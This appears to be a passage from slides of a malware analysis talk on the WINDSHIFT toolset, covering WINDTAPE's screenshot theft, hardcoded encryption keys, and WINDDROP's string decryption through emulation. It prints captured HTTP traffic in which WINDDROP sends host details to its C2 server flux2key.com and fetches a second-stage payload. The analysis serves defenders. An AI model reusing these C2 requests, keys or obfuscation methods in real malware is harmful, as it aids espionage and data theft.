
- **Main purpose** :
  - Taking a Screenshot of the current Desktop
  - Sending the Screenshot to the C2
  - Removing the Screenshot
  - Repeat every 5 seconds
- Using **KSReachability** framework to determine if the infected hosts is connected to the internet, **KSReachability** code is originally cloned from this GIT repo: **https://github.com/kstenerud/KSReachability.** (We found the exact same **Credits.rtf** left inside WINDTAIL.A)
- Function names in **Farisi** :
  - **Goli** means **Flower/Rose**
  - **Namac** means **Salt**



```
ƒ -[AppDelegate vcc:]      __text   0000000100003CD0
ƒ -[AppDelegate env:]      __text   0000000100004093
ƒ -[AppDelegate loit]      __text   00000001000040B3
ƒ -[AppDelegate goli]      __text   0000000100004187
ƒ -[AppDelegate dfg:]      __text   00000001000042D2
ƒ -[AppDelegate rsc:]      __text   000000010000435B
ƒ -[AppDelegate namac]     __text   0000000100004435
ƒ -[AppDelegate vcc]       __text   00000001000045E7
```

PART IV: WINDSHIFT TOOL-SET - WINDTAPE

- **String encryption:**
  - The encryption used is DES with a hardcoded Key and IV.
  - CCCrypt is used, so I wrote the decryption routine in objective-C as following:




```
- (NSData *)decryptedDataWithHexKey:(NSString*)hexKey hexIV:(NSString *)hexIV
{
    NSUInteger dataLength = self.length;

    size_t bufferSize = (dataLength + kCCBlockSizeDES) & ~(kCCBlockSizeDES - 1);
    void *buffer = malloc( bufferSize  * sizeof(uint8_t) );
    memset((void *)buffer, 0x0, bufferSize);

    Byte iv [] = {0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08};

    NSString *key = @"Ä#(&KłŽ";
    const void *vkey = (const void *) [key UTF8String];

    size_t numBytesDecrypted = 0;

    CCCryptorStatus cryptStatus = CCCrypt(kCCDecrypt, kCCAlgorithmDES,
                                          kCCOptionPKCS7Padding,
                                          vkey,
                                          kCCKeySizeDES,
                                          iv,
                                          [self bytes],
                                          dataLength,
                                          buffer,
                                          bufferSize,
                                          &numBytesDecrypted );
    if( cryptStatus == kCCSuccess )
    {
        NSData *myData = [NSData dataWithBytes:(const void *)buffer length:(NSUInteger)numBytesDecrypted];
```

PART IV: WINDSHIFT TOOL-SET - WINDTAPE

- Demo #2 :
  - WIDTAPE taking screenshots + Exfiltrating the captured images to the C&C

PART IV: WINDSHIFT TOOL-SET - WINDTAPE


- **Final Remarks on the encryption keys used in WINDTAIL.A/B and WINDTAPE**
    - The encryption keys are hardcoded in the sample in the UTF-16LE format:



```
//WINDTAIL.A AES key
NSString* key_a = @"æ$&łŁńŚŽ~Ę?|!~<Œ";

//WINDTAIL.B AES key
NSString* key_b = @"çß∂¥∂åµπå∂®†";

//WINDTAPE DES key
NSString* key_c = @"Ã#(&KłŽ";
```

PART IV: WINDSHIFT TOOL-SET - WINDDROP


- **WINDDROP,** a Windows dropper**,** first appeared in May 2018, found by pivoting over the C2 through an online malware repository. This sample shares the **same C&C server with the other macOS backdoors**. It starts by sending information about the infected hosts :



```
POST /skdfhwsdkfksgfuisiseifgygffiw.php HTTP/1.1
Content-Type: multipart/form-data;boundary=235789DEFGJLMPQRSWYZefgiklmptuxyz
User-Agent: pre
Host: flux2key.com
Content-Length: 510
Cache-Control: no-cache

--235789DEFGJLMPQRSWYZefgiklmptuxyz
Content-Disposition: form-data;name="UYGHFVG"

247BCDHJSUjmoquvwz
--235789DEFGJLMPQRSWYZefgiklmptuxyz
Content-Disposition: form-data;name="GJHGJGFH";filename="inf.log"
Content-Type: text/plain
Content-Transfer-Encoding: binary

C.M. .N.a.m.e. .:[redacted]
.
.u.s.e.r.r.n.a.m.e. .[redacted]
--235789DEFGJLMPQRSWYZefgiklmptuxyz
Content-Disposition: form-data;name="submit" value="submit"


--235789DEFGJLMPQRSWYZefgiklmptuxyz--
```

PART IV: WINDSHIFT TOOL-SET - WINDROP

- Downloads a second stage backdoor **drop.txt**




```
GET /IUWEHIGHEUDGUEYGDDGU/[redacted]/drop.txt HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: http
Host: www.flux2key.com

HTTP/1.1 404 Not Found
Date: [redacted]
Server: Apache/2.4.29 (cPanel) OpenSSL/1.0.2m mod_bwlimited/1.4
Content-Length: 366
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

- Pass the execution to the a second still unidentified backdoor. No details about this second stage backdoor found yet, the file was removed from the server.


PART IV: WINDSHIFT TOOL-SET - WINDROP

- Stack strings are encrypted, tools like FLOSS wont be able decode them:




```
FLOSS decoded 0 strings

FLOSS extracted 0 stackstrings

Finished execution after 1.724735 seconds
```

VS



```
mov         dword ptr [esp+8], 0Ch
mov         dword ptr [esp+0Ch], 0Dh
mov         dword ptr [esp+10h], 0Eh
mov         dword ptr [esp+14h], 2
mov         dword ptr [esp+18h], 3
mov         [esp+1Ch], edx
mov         dword ptr [esp+20h], 5
mov         dword ptr [esp+24h], 199Ah
mov         dword ptr [esp+28h], 22h
mov         dword ptr [esp+2Ch], 4Ch
mov         dword ptr [esp+30h], 1B3h
mov         dword ptr [esp+34h], 2Dh
mov         [esp+44h], edx
mov         dword ptr [esp+54h], 28Eh
mov         dword ptr [esp+58h], 28h
mov         dword ptr [esp+60h], 299h
mov         dword ptr [esp+64h], 12C4Ch
mov         dword ptr [esp+68h], 0D51816Ah
```


- Configuration strings are encoded:



```
0040266f   ff15c4604000     call    dword [MSVCP90!std::basic_strin...ass std::allocator<char> >::clear@IAT]
00402675   6878974000       push    0x409778   {"cjvu0lbw/`mn"}
0040267a   b9eccf4000       mov     ecx, 0x40cfec
0040267f   ff159c604000     call    dword [MSVCP90!std::basic_strin...ss std::allocator<char> >::append@IAT]
00402685   6854974000       push    0x409754   {"piecfxpblcitddvfqjpcjcezddgfu/mf…"}
```

PART IV: WINDSHIFT TOOL-SET - WINDROP

- All the decryption is performed via a standalone decryption function:




```
int32_t __fastcall sub_403fc0(char* arg1)

sub_403fc0:
00403fc0  803900                cmp     byte [ecx], 0x0
00403fc3  56                    push    esi {__saved_esi}
00403fc4  be01000000            mov     esi, 0x1
00403fc9  7434                  je      0x403fff

00403fcb  eb03                  jmp     0x403fd0

00403fd0  b856555555            mov     eax, 0x55555556
00403fd5  f7ee                  imul    esi
00403fd7  8bc2                  mov     eax, edx
00403fd9  c1e81f                shr     eax, 0x1f
00403fdc  03c2                  add     eax, edx
00403fde  8d1440                lea     edx, [eax+eax*2]
00403fe1  8bc6                  mov     eax, esi
00403fe3  2bc2                  sub     eax, edx
00403fe5  7502                  jne     0x403fe9

00403fe7  fe09                  dec     byte [ecx]

00403fe9  83f801                cmp     eax, 0x1
00403fec  7503                  jne     0x403ff1
```

```
mov     ecx, data_40965c  {"@moqcoq+Uvnf7"}
call    sub_403fc0
mov     ecx, data_40966c  {"jsmqgq^pu,dpok.a_u^9"}
call    sub_403fc0
mov     ecx, data_4095ec  {"_mvkbbow>"}
call    sub_403fc0
mov     ecx, data_409684  {"@moqcoq+Efqqlqjqgpk8"}
call    sub_403fc0
mov     ecx, data_40969c  {"cmsj+e^rb8"}
call    sub_403fc0
mov     ecx, data_4096a8  {"k_nb;"}
call    sub_403fc0
mov     ecx, data_4096b0  {"cgmblbjc>"}
call    sub_403fc0
mov     ecx, data_4096bc  {"qcyq-qi_jk"}
call    sub_403fc0
mov     ecx, data_4096c8  {"@moqcoq+Uo_opdfo+Fkapagod8"}
call    sub_403fc0
mov     ecx, data_4096e4  {"_go^pz"}
call    sub_403fc0
mov     ecx, data_409778  {"cjvu0lbw/`mn"}
call    sub_403fc0
mov     ecx, data_409754  {"piecfxpblcitddvfqjpcjcezddgfu/mf_"}
call    sub_403fc0
mov     ecx, data_4096ec  {"pscjgu"}
call    sub_403fc0
mov     ecx, data_4096f4  {"s_mrc>"}
call    sub_403fc0
```

PART IV: WINDSHIFT TOOL-SET - WINDROP

- Can it be decrypted using emulation ? Yes.
- emulation using Radare2 is possible, see:



REVERSE ENGINEERING

Emulating Decryption Function With Radare2

2018-08-14 #MALWARE, #PYTHON, #RADARE2

- **http://www.mien.in/2018/08/14/emulating-decryption-function-with-radare2/**

- Can we do it with **Binary Ninja**?

PART IV: WINDSHIFT TOOL-SET - WINDROP


- Demo#3: Decrypt **WINDROP** encrypted strings using:
  - The Unicorn engine
  - Binary Ninja
  - Ripr plugin
  - And some ninja skills...

Unicorn
The ultimate CPU emulator

BINARYNINJA

PART IV: WINDSHIFT TOOL-SET - WINDROP

- WINDROP strings can be decrypted via x86 emulation :



```
=======================================================
[+] decrypting WINDROP - part 1
[+] Starting x86 emulation
=======================================================
input:                 @moqcoq+Uvnf7
decoded to:            Content-Type:
input:                 jsmqgq^pu.dpok.a_u^9
decoded to:            multipart/form-data;
input:                 _mvkbbow>
decoded to:            boundary=
input:                 @moqcoq+Efqqlqjqgpk8
decoded to:            Content-Disposition:
input:                 cmsj+e^rb8
decoded to:            form-data;
input:                 k_nb;
decoded to:            name=
input:                 cgmblbjc>
decoded to:            filename=
input:                 qcyq-qi_jk
decoded to:            text/plain
input:                 @moqcoq+Uo_opdfo+Fkapagod8
decoded to:            Content-Transfer-Encoding:
input:                 _go^pz
